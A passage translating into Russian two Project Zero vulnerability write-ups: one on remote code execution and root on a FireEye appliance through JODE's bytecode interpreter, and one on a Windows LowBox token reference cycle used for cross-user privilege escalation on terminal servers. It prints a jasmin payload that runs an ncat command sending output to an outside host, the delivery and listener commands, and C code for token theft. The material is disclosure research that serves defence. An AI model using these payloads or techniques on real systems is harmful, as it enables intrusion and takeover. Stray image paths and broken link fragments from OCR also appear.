        switch(typeSig.charAt(0)) {
        case 'Z':
            return new Integer(((Boolean) value).booleanValue() ? 1 : 0);
        case 'B':
        case 'S':
            return new Integer(((Number) value).intValue());
        case 'C':
            return new Integer(((Character) value).charValue());
        default:
```

Класс `SimpleRuntimeEnvironment` используется JODE для деобфускации строк путём динамического выполнения части байт-кода. В частности, этот код пытается обрабатывать вызовы методов в статических конструкторах.

```
486         public ConstOperator deobfuscateString(ConstOperator op) {
487             ClassAnalyzer clazz = methodAnalyzer.getClassAnalyzer();
488             MethodAnalyzer ma = clazz.getMethod(methodName, methodType);
489             if (ma == null)
490                 return null;
491             Environment env = new Environment(methodAnalyzer.getClazz());
492             Interpreter interpreter = new Interpreter(env);
493             env.interpreter = interpreter;
494 
495             String result;
496             try {
497                 result = (String) interpreter.interpretMethod
498                     (ma.getBasicBlocks(), null, new Object[] { op.getValue() });
499             } catch (InterpreterException ex) {
500                 if ((GlobalOptions.debuggingFlags &
501                      GlobalOptions.DEBUG_INTERPRT) != 0) {
502                     GlobalOptions.err.println("Warning: Can't interpret method "
503                                               +methodName);
504                     ex.printStackTrace(GlobalOptions.err);
505                 }
506                 return null;
507             } catch (InvocationTargetException ex) {
508                 if ((GlobalOptions.debuggingFlags &
509                      GlobalOptions.DEBUG_INTERPRT) != 0) {
510                     GlobalOptions.err.println("Warning: Interpreted method throws"
511                                               +" an uncaught exception: ");
512                     ex.getTargetException().printStackTrace(GlobalOptions.err);
513                 }
514                 return null;
515             }
516             return new ConstOperator(result);
517         }
```

Выглядело это достаточно пугающе, чтобы продолжить исследование, поэтому я извлёк пакет JODE из устройства FireEye и изучил его внимательнее. Отладчик jdb подтвердил, что параметр `OPTION_DECRYPT` включён, а класс `SimpleVirtualMachine` определён:

```
$ jdb -classpath "." net.sf.jode.decompiler.Main test.jar
Initializing jdb ...
> stop in net.sf.jode.expr.InvokeOperator.deobfuscateString
Deferring breakpoint net.sf.jode.expr.InvokeOperator.deobfuscateString.
It will be set after the class is loaded
> run
...
main[1] dump net.sf.jode.decompiler.Options.options
net.sf.jode.decompiler.Options.options = 831
```

Это означает, что, отправив JAR по сети, можно заставить FireEye выполнить его, просто имитировав применение обфускации строк.

Эксплуатация

Чтобы построить файл класса, проходящий эвристику JODE для обфусцированных строк, мы воспользовались ассемблером jasmin, который позволяет создавать классы, невозможные при использовании `javac`.

После нескольких проб и ошибок нам удалось построить класс, который JODE выполнял, и с его помощью вызвать `java.lang.Runtime.getRuntime().exec()`, позволяющий выполнять произвольные команды оболочки. Во время тестирования это сработало: мы смогли запускать команды простой передачей JAR-файлов через интерфейсы пассивного мониторинга.

Поскольку в стандартную поставку FireEye входит ncat, для создания обратной оболочки достаточно указать нужную команду и адрес управляющего сервера. Ниже приведён использованный нами пример кода jasmin, который с помощью ncat выполняет `/usr/bin/id` и передаёт результат по сети:

```
.method public static obf(Ljava/lang/String;)Ljava/lang/String;
  .limit locals 1
  .limit stack 8
  invokestatic java/lang/Runtime/getRuntime()Ljava/lang/Runtime;
  ldc "ncat example.com 9090 -e /usr/bin/id"
  invokevirtual java/lang/Runtime/exec(Ljava/lang/String;)Ljava/lang/Process;
  ldc "test"
  areturn
.end method
```

Полный файл ассемблерного кода jasmin доступен в трекере проблем Project Zero. Теперь достаточно создать JAR-файл, который FireEye будет декомпилировать:

```
$ jasmin ReverseShell.j
$ jar cvf fireeye.jar ReverseShell.class
added manifest
adding: ReverseShell.class(in = 489) (out= 311)(deflated 36%)
```

Запустим слушатель для обратной оболочки:

```
$ nc -lp 9090 &
[1] 11115
```

Теперь загрузим файл через отслеживаемую сеть, имитируя отправку JAR атакующим по электронной почте или переход пользователя по ссылке.

```
$ curl http://192.168.2.2/fireeye.jar &> /dev/null
```

Остаётся дождаться попытки подключения обратной оболочки, что в зависимости от нагрузки машины может занять несколько минут.

```
$ wait
uid=821(mip) gid=3111(mip) groups=3111(mip),602(antivirus),2000(analysis),3001(stats),3134(mip_child),3200(dipcshm),320
[1]+  Done                    nc -lp 9090
```

Мы успешно получили выполнение кода на машине FireEye!

Повышение привилегий

Теперь код выполняется от имени пользователя `mip`, Malware Input Processor. Пользователь mip уже обладает значительными привилегиями и может обращаться к конфиденциальным сетевым данным. Однако, поскольку [redacted], существует очень простой способ повысить привилегии до root. Причина в том, что [redacted].

FireEye запросила дополнительное время на подготовку исправления компонента повышения привилегий этой атаки.

```
fireeye# id
uid=0(admin) gid=0(root) groups=0(root)
```

Теперь у нас есть права root и полный контроль над машиной FireEye. Мы можем загрузить руткит, сохранить присутствие после перезагрузок или сброса к заводским настройкам, просматривать или изменять трафик и выполнять любые другие действия.

Заключение

Объединив эти шаги, атакующий может отправить пользователю письмо или заставить его перейти по ссылке и полностью скомпрометировать одну из самых привилегированных машин в сети.

Это позволяет извлекать конфиденциальные данные, изменять трафик, перемещаться по сети и даже создавать самораспространяющихся интернет-червей.

Для желающих узнать больше из нашей серии об атаках на продукты безопасности мы также опубликовали исследования ESET, Kaspersky, **sophailv2.pdf** (файл в files/sophailv2.pdf), Avast и других продуктов; вскоре планируется публикация новых материалов.

Благодарности

Эту уязвимость обнаружили Tavis Ormandy и Natalie Silvanovich из Google Project Zero.

Большое спасибо FireEye за поддержку нашего исследования и сотрудничество в повышении безопасности.

Воскрешение мёртвых

Автор: James Forshaw, ваш дружелюбный некромант по соседству

Воскрешение мёртвых процессов создаёт интересные проблемы безопасности в многопользовательских системах Windows, таких как серверы терминалов. В этой публикации рассматривается проблема 483, исправленная в MS15-111. Поначалу она выглядела как локальный отказ в обслуживании, и Microsoft сомневалась, позволяет ли она повысить привилегии. Оказалось, позволяет.


Основы служб терминалов

Ранние версии Windows NT теоретически были многопользовательскими, однако взаимодействовать с физической консолью мог только один пользователь, а виртуальных консолей не существовало. Поэтому удалённое администрирование серверов и совместное использование рабочих станций были неудобны.

Citrix разработала Terminal Services, позднее включённые в Windows. Поскольку графический интерфейс изначально предполагал один интерактивный сеанс, для поддержки нескольких пользователей потребовалось понятие независимых **пространств сеансов**.

Каждое пространство сеанса ядра представлено структурой `MM_SESSION_SPACE`, содержащей объект Session, список его процессов и память Session Pool для состояния графического интерфейса. Пул использует один и тот же диапазон виртуальных адресов во всех сеансах и должен переназначаться при межсеансовом переключении контекста. У каждого Session Space есть 32-разрядный идентификатор Session ID.

Сеанс входа, или Logon Session, — другое понятие. Он представляет один вход пользователя в систему, связан с маркером доступа и уникальным LUID, назначенным LSASS. В одном Session Space может существовать несколько Logon Session, как в случае отфильтрованного и повышенного маркеров UAC, а один Logon Session может охватывать несколько Session Space. У Local System и учётных записей служб также есть предопределённые Logon Session.



Структура ядра `TOKEN` хранит `SessionId`. При создании процесса ядро находит соответствующий Session Space, сохраняет его в `EPROCESS::Session` и связывает процесс с его списком процессов. Код с привилегией `SeTcbPrivilege`, обычно Local System, может изменить идентификатор маркера с помощью `SetTokenInformation`.aspx) и `TokenSessionId`.

Следующая вспомогательная функция запускает командную строку Local System на активном физическом рабочем столе:

```
void StartSystemProcessInConsole() {
    STARTUPINFO startInfo = { 0 };
    PROCESS_INFORMATION procInfo = { 0 };
    startInfo.cb = sizeof(startInfo);

    HANDLE hToken;
    DWORD sessionId = WTSGetActiveConsoleSessionId();
    WCHAR cmdline[] = L"cmd.exe";

    OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken);
    DuplicateTokenEx(hToken, TOKEN_ALL_ACCESS, nullptr,
        SecurityAnonymous, TokenPrimary, &hToken);
    SetTokenInformation(
        hToken, TokenSessionId, &sessionId, sizeof(sessionId));

    startInfo.wShowWindow = SW_SHOW;
    startInfo.lpDesktop = L"WinSta0\\Default";
    if (CreateProcessAsUser(
            hToken, nullptr, cmdline, nullptr, nullptr, FALSE,
            NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE,
            nullptr, nullptr, &startInfo, &procInfo)) {
        CloseHandle(procInfo.hProcess);
        CloseHandle(procInfo.hThread);
    }
}
```


Уязвимость

Функция `NtCreateLowBoxToken`, появившаяся в Windows 8 для иммерсивных приложений и Enhanced Protected Mode в IE11, создаёт маркеры AppContainer. LowBox должна была заменить старые ограниченные маркеры, обеспечив более последовательное поведение при доступе к ресурсам.


Именованные объекты ядра хорошо иллюстрируют проблему. Функции `CreateEvent`.aspx) и `OpenEvent`.aspx) в конечном итоге разрешают имена по следующему пути:

```
\Sessions\X\BaseNamedObjects\EVENTNAME
```

Доступ к `BaseNamedObjects` намеренно строго ограничен, поэтому сильно ограниченные процессы не могут создавать там произвольные элементы. Из-за этого существующие библиотеки, полагающиеся на работу именованных объектов, могут перестать действовать внутри песочницы.



В AppContainer появились `AppContainerNamedObjects` и отдельные каталоги для каждого SID пакета с DACL, предоставляющими доступ только соответствующей идентичности LowBox. Функция `BaseGetNamedObjectDirectory` прозрачно возвращает это частное расположение вызывающим процессам LowBox.




Имена объектов ядра обычно исчезают после освобождения последней ссылки ядра или пользовательского режима. Флаг `OBJ_PERMANENT`.aspx) сохранил бы объект, но для него требуется привилегия `SeCreatePermanentPrivilege`.

Вместо этого `NtCreateLowBoxToken` принимает массив дескрипторов и захватывает ссылки на эти объекты внутри принадлежащей маркеру структуры. При обычном создании AppContainer ему передаются вспомогательные каталоги. Ссылки существуют до уничтожения маркера и всех его дубликатов, то есть фактически столько же, сколько процессы, использующие этот маркер.

Ошибка состояла в том, что ядро захватывало **объекты любого типа**, ничего не проверяя.

Создание цикла ссылок

Чтобы сформировать цикл, нужен дескриптор объекта, доступный до создания LowBox, и объект, который позднее сможет ссылаться на маркер. Для этого подходит поток: после создания он может принять маркер олицетворения. Если маркер LowBox захватит дескриптор потока, а поток будет олицетворять тот же маркер, каждый объект сохранит другой в живых. Поток также ссылается на свой процесс, а процесс — на свой Session Space и основной маркер.



Выход пользователя из системы завершает процесс, снимает его потоки с планирования и удаляет виртуальную память, но не уничтожает объекты ядра, поскольку счётчики ссылок никогда не достигают нуля. Маркер удерживает поток, который удерживает маркер и процесс. С точки зрения системы процесс мёртв, но не исчез.

Процесс отсутствует в Task Manager и Process Explorer, и завершить его нельзя, поскольку он уже завершён. Если PID известен, процесс можно снова открыть и разорвать цикл, однако обычные инструменты не способны его обнаружить.

Удержание таким способом дескрипторов файлов или других ресурсов позволяет вызвать постоянный отказ в обслуживании вплоть до перезагрузки. Что интереснее, устаревшие объекты дают возможность межпользовательского повышения привилегий на общем сервере терминалов.

Эксплуатация для повышения привилегий

Под повышением здесь подразумевается выполнение кода от имени другого пользователя, а не обязательно получение прав администратора. Атакующему нужно, чтобы другой пользователь вошёл на тот же узел Remote Desktop Services под управлением Windows Server 2012.

Цикл можно создать следующим образом:

```
HANDLE CreateToken(HANDLE hProcessToken) {
    HANDLE hThread = CreateThread(
        nullptr, 0, DummyFunc, nullptr, 0, nullptr);

    PSID packageSid;
    ConvertStringSidToSid(
        L"S-1-15-2-1-1-1-1-1-1-1", &packageSid);

    HANDLE hLowBoxToken;
    NtCreateLowBoxToken(
        &hLowBoxToken, hProcessToken, ...,
        packageSid, 0, nullptr, &hThread, 1);

    HANDLE hImpToken;
    DuplicateToken(
        hLowBoxToken, SecurityImpersonation,
        TokenImpersonation, &hImpToken);
    SetThreadToken(&hThread, hImpToken);
    return hLowBoxToken;
}
```

Маркеры доступа не ссылаются на Session Space, указанный в `SessionId`. Создав цикл, выйдя из системы и снова войдя, атакующий может открыть мёртвый процесс и продублировать его лениво сохраняемый основной маркер. В этом маркере по-прежнему содержится старый Session ID.

Это напоминает обращение к освобождённой памяти через Session ID: исходный Session Space может исчезнуть, а маркер продолжит хранить его числовой идентификатор. Функция `NtGetNextProcess` находит скрытый процесс без необходимости сохранять его PID:


```
HANDLE GetOldProcessToken() {
    HANDLE hCurr = nullptr;
    DWORD currentSession;
    ProcessIdToSessionId(GetCurrentProcessId(), &currentSession);

    while (NtGetNextProcess(
            hCurr, MAXIMUM_ALLOWED, 0, 0, &hCurr) == 0) {
        DWORD session = 0;
        ProcessIdToSessionId(GetProcessId(hCurr), &session);
        if (session == currentSession)
            continue;

        HANDLE hToken;
        if (OpenProcessToken(hCurr, MAXIMUM_ALLOWED, &hToken)) {
            CloseHandle(hCurr);
            return hToken;
        }
    }
    return nullptr;
}
```

Удаление маркера олицетворения застрявшего потока разрывает цикл и удаляет старый процесс вместе с Session Space. Атакующий ждёт, пока в систему войдёт другой пользователь и Windows повторно использует числовой Session ID, перечисляя сеансы через API Terminal Services.aspx).

Создание процесса с захваченным маркером

У обычного пользователя нет привилегии `SeAssignPrimaryTokenPrivilege`. Функция `SeIsTokenAssignableToProcess` разрешает только дочерние или родственные маркеры на

основании отношений LUID сеансов входа, чему захваченный маркер не соответствует.



Привилегированная служба может создать процесс с маркером олицетворения вызывающей стороны. Так действует Win32_Process.Create.aspx) в WMI. Прокси COM должен использовать `EOAC_STATIC_CLOAKING`, чтобы WMI олицетворяла захваченный маркер потока, а не маркер процесса:

```
void StartWmi(HANDLE hProcessToken) {
    HANDLE hImpToken;
    DuplicateToken(
        hProcessToken, SecurityImpersonation, &hImpToken);
    ImpersonateLoggedOnUser(hImpToken);

    IWbemLocatorPtr locator;
    CoCreateInstance(
        CLSID_WbemLocator, 0, CLSCTX_INPROC_SERVER,
        IID_PPV_ARGS(&locator));

    IWbemServicesPtr services;
    locator->ConnectServer(L"ROOT\\CIMV2", ..., &services);
    CoSetProxyBlanket(services, ..., EOAC_STATIC_CLOAKING);
    // Obtain Win32_Process.Create and invoke it with ExploitProcess.exe.
}
```

Изначально каталоги объектов отдельных сеансов блокируют этот процесс, поскольку их DACL предоставляют доступ только пользователю нового Session или LUID его Logon Session. Эксплойт сохраняет дескрипторы `\Sessions\X` и `\Sessions\X\BaseNamedObjects` посредством того же механизма LowBox. CSRSS повторно использует их и сбрасывает DACL при входе, после чего атакующий через существующий дескриптор с `WRITE_DAC` восстанавливает доступ.

Процесс всё ещё не имеет доступа к Window Station и Desktop нового пользователя, поэтому не может загрузить USER32 или взаимодействовать с Explorer. Нужна последняя служба, которая превратит идентичность Session в маркер нового пользователя.

